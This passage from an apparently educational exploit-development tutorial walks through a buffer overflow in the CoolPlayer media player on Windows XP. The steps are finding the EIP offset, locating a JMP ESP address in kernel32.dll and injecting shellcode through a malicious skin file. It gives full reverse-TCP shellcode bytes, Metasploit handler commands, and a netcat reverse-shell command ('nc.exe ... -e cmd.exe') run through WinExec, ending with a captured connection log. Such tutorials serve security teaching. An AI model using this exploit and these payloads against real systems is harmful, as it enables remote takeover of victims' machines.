Once this file has been successfully created by running the Perl file, the CoolPlayer process must be attached to a debugger, this can be done by clicking File>Attach, and then browsing to the process as it's running, or dragging and dropping the program icon into the debugger or onto the debugger icon.




Figure 10, attaching the process to OllyDbg

Once the process is attached, click the play icon in the top left-hand corner and upload the crashtest.ini file into the program as one would normally load a skin file in. Once this is done, the program should once again crash and take you to the debugger, if it does not simply increase the number of As. As mentioned previously, 10,000 As was required in this example, you may need either less or more, variation in this regard is normal.

If there are enough As to crash the program, the Registers window of the debugger should contain something akin to Figure 11, that is, both the ESP and EDI registers are overflowed. Note also in this figure that "EIP" contains the value 41414141 (once again, the ASCII value for A is 41), this shows that the EIP can be accessed and overwritten through an overflow attack, and hence shows that the value can be changed at will to run exploit shellcode.




Figure 11, CoolPlayer's memory registered overflowed with As

2.2.3 Calculating Distance to EIP and Shellcode Space

Now that the crash has been proven and EIP has been provably overwritten, we can now create a payload that identifies the position at which the EIP is overwritten in memory, this is the distance to the EIP. To do this, we can use the pattern_create.exe file, which is also present within Metasploit if you don't have the standalone executable.

To create the pattern we'll be using, open the command prompt in windows and change directory to the location of the executable, then run the following command:

```
pattern_create.exe 10000>10000.txt
```

replacing the value "10000" with the number you have discovered works in your case. This will create a text file with a unique, non-repeating pattern, as seen in Figure 12.




Figure 12, running pattern_create.exe in cmd (R) and its result (L)

Once this pattern is created, make a copy of crashtest.pl and replace the "$file" variable with "crash.ini" (or any other name you so choose), and the "$junk" variable with the full pattern generated previously. The script is available once again in Appendix A – PERL Scripts. Please note regarding this script, the size of the string was too large for the word processor used to generate this tutorial to handle without crashing frequently, as a result the author has decided to decrease the size of the overall script by modifying it, so it imports the "10000.txt" file. To use this method please move the location of the text file to the same directory as the Perl script is located.

Follow the steps as you did in the previous section, i.e., run the file and open the application in OllyDbg, debug and insert crash.ini into the program. Analysing the registers in this case shows the value of the EIP to have changed, as can be seen in Figure 13.




Figure 13, the registers window after loading crash,ini into the program

To calculate the distance to the EIP, the pattern_offset.exe command was used, to run this command follow the same steps as previously demonstrated when running the pattern_create executable, i.e., changing directories to the relevant location and running the program on the command line. The command for this is as follows:

```
pattern_offset.exe 38704137 10000
```

where “38704137” is the contents of the EIP on your end and “10000” is the number of characters generated for the crash.ini. In this case, the distance to the EIP is **473**, The command can be seen in Figure 14.




Figure 14, using pattern_offset.exe to calculate the distance to EIP

To calculate shellcode space using this information, create a new Perl script file called shellcodespace.pl (found in Appendix A – PERL Scripts once again), in which you set the number of As to the value of the distance to EIP (473), set the number of Bs to 4 to represent the location of the EIP, and then fill the remaining file with junk, ideally 1000 Cs, then 1000 Ds, and 1000 Es, the author has elected to use this amount of data due to the high number of junk data required to overflow the stack previously.

After running CoolPlayer in the debugger with this configuration, the value of the EIP should have changed from "41414141" to "42424242", indicating that the location of the EIP has been determined, this can be seen in Figure 15.




Figure 15, the registers window with 42424242 in the EIP register

As can be seen in Figure 16 and Figure 17, the junk characters begin at address 0x0012BEA8 and end at 0x0012CA60 When the larger value is subtracted from the smaller value here the resulting number is 0XBB8, which is 3000 in hexadecimal. Therefore, we can assume that we have at least 3000 characters of shellcode space available to work within, which is more than enough for most shellcode payloads we would wish to execute.

It is possible to calculate the full size of the shellcode space using a repeated form of this method, i.e., adding extra characters until the workspace is overflown, however the author has deemed this unnecessary. The theoretical maximum in this instance is expressed by the number of characters used to initially overflow the buffer (10,000) minus the distance to EIP (473), minus the size of the EIP(4), which is 9,523.

Address	Value	ASCII
0012BE9C	41414141	AAAA
0012BEA0	41414141	AAAA
0012BEA4	42424242	BBBB
0012BEA8	43434343	CCCC
0012BEAC	43434343	CCCC
0012BEB0	43434343	CCCC
0012BEB4	43434343	CCCC
0012BEB8	43434343	CCCC
0012BEBC	43434343	CCCC
0012BEC0	43434343	CCCC
0012BEC4	43434343	CCCC

Figure 16, the top of the stack after runningcrashtest.ini

Address	Value	ASCII
0012CA4C	45454545	EEEE
0012CA50	45454545	EEEE
0012CA54	45454545	EEEE
0012CA58	45454545	EEEE
0012CA5C	45454545	EEEE
0012CA60	00000000	....
0012CA64	00000000	....
0012CA68	00000000	....

Figure 17, the bottom of the stack

2.2.4 Inserting the Shellcode

To prove that this exploit can be used to run arbitrary commands we can create a new Perl script called calcopen.pl (available in Appendix A – PERL Scripts) which we can use to open the native calculator app in the Windows XP Operating System, any arbitrary program can be opened using this method, but the calculator program was chosen due to its relatively simple and available shellcode payload (notepad is of similar complexity and can be used instead).

The first step in this process is to determine the location of the ESP and move it to the top of the stack so the shellcode we use can be executed. To do this we must “jump” to the ESP, for which the findjump.exe tool can be used. The syntax of this program requires the use of a DLL file and a register’s mnemonic. In Windows XP DLLs and other system and library files are always located in the same place in memory, and as such this tool can find appropriate

commands within a DLL with a high degree of accuracy and referencing the memory addresses of these commands can work to our benefit in low-level exploitation such as this.

After some research, kernel32.dll appears to be the most suitable DLL for this task, as it is a Windows native library that exposes “Low-level operating system functions for memory management and resource handling.” (Warren *et al.*, 2022).




Figure 18, using findjmp.exe to find the JMP ESP command

With the appropriate memory address located (0x7C86467B) we can assign a variable in our script called “$eip” to the value “pack('V', 0x7C86467B)”, which takes the parameter (the hex value) and packs it into a binary (i.e. usable by the computer) string in a long integer. After this comes the shellcode itself, for this the author has adapted shellcode to open the calculator originally developed by John Leitch (Leitch, 2010) to work in Perl.

Once this file has been created, run it to create the crashtest.ini file and attach that to CoolPlayer via the data entry point. Once it is uploaded, a command prompt should open, followed immediately by the Windows calculator app.




Figure 19, calculator opened via CoolPlayer exploit

2.3 Advanced Payloads and Techniques

2.3.1 Getting a Shell

Now that the proof of concept has been created, we can do more exciting things with our program. With the right shellcode we can do anything we wish, however in this case we'll be generating shellcode to gain a reverse shell though the use of Metasploit.

On the Windows XP machine open the msfgui program, once this is open navigate to Payloads>windows>shell_reverse_tcp and input the IP address of the machine, (this can be found by typing "ipconfig" into the command line). In addition to this, you can use the program to generate a Perl variable directly by selecting "encode/save", selecting an output path (ideally in the same place as the other Perl files were stored), setting "Output Format" to Perl, and clicking generate. This produces a Perl file in which is a single variable containing the relevant shellcode, which you can surround by the same Perl statements as surrounded the shellcode in calcopen.pl.




Figure 20, msfgui being used to generate the payload

```
my $buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" .
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" .
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" .
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" .
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" .
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" .
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" .
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" .
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" .
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" .
"\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f" .
"\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29" .
"\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50" .
"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7\x68" .
"\xc0\xa8\x00\xc8\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56" .
"\x57\x68\x99\xa5\x74\x61\xff\xd5\x68\x63\x6d\x64\x00\x89" .
"\xe3\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7" .
"\x44\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50" .
"\x56\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f" .
"\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d" .
"\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff" .
"\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72" .
"\x6f\x6a\x00\x53\xff\xd5";
```

Figure 21, the variable produced by msfgui, containing the shellcode required to gain a reverse tcp shell

Once the Perl file (available once again in Appendix A – PERL Scripts) has been created, run it to create the malicious skin file. For the reverse shell to be of any use, however, we need to begin a handler. This can be done in msfgui automatically by clicking the "start handler in console" button (depicted in Figure 20 towards the bottom) or by running the commands seen in Figure 22.

```
msf  exploit(handler) > use exploit/multi/handler
msf  exploit(handler) > set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
msf  exploit(handler) > set LHOST 192.168.0.200
LHOST => 192.168.0.200
msf  exploit(handler) > exploit
[*] Started reverse handler on 192.168.0.200:4444
[*] Starting the payload handler...
```

Figure 22, msfgui console with handler running

After this, run the CoolPlayer application and attach the malicious skin file through the data entry point, a reverse shell should be generated, from which you can execute arbitrary

commands on the target machine. In the interest of full disclosure, this was attempted by the author of this tutorial but did not function as intended.

An alternate option for generation of a reverse shell, which did function for the author, is to open Kali Linux, confirm you can connect to the target machine by running the ping command with the IP (from ifconfig in windows cmd) as an argument, and once that works, set up a netcat handler by running the following command:

```
nc -lvp 4444
```

This will start the netcat command listening on port 4444.




Figure 23, pinging the target machine and then setting a netcat listener on port 4444

Once this is done we can turn our attention back to the reverseshell.pl script. The following command needs to be run on the target machine for a reverse shell to be opened through netcat:

```
nc.exe 192.168.0.183 4444 -e cmd.exe &
```

where 192.168.0.183 is the IP address of the Kali machine the listener is set up on, and -e cmd.exe runs the command line. To run this command in windows we must run the WinExec function, which is also found in kernel32.dll. For the following section the author made use of a previously written piece of shellcode found on the internet, modified to only include the shellcode that calls WinExec and kernel32's ExitProcess (ZoRLu, 2010). The resulting shellcode, commented with the corresponding instructions in assembly code, is available in Appendix A – PERL Scripts.

Once WinExec is called we must pass it the reverse shell command listed above and concatenate the two strings with the shellcode preceding the command. After this, simply attach the malicious INI file to the CoolPlayer media player and you should gain a reverse shell.

```
┌──(izzy㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.0.200: inverse host lookup failed: Unknown host
connect to [192.168.0.183] from (UNKNOWN) [192.168.0.200] 1194
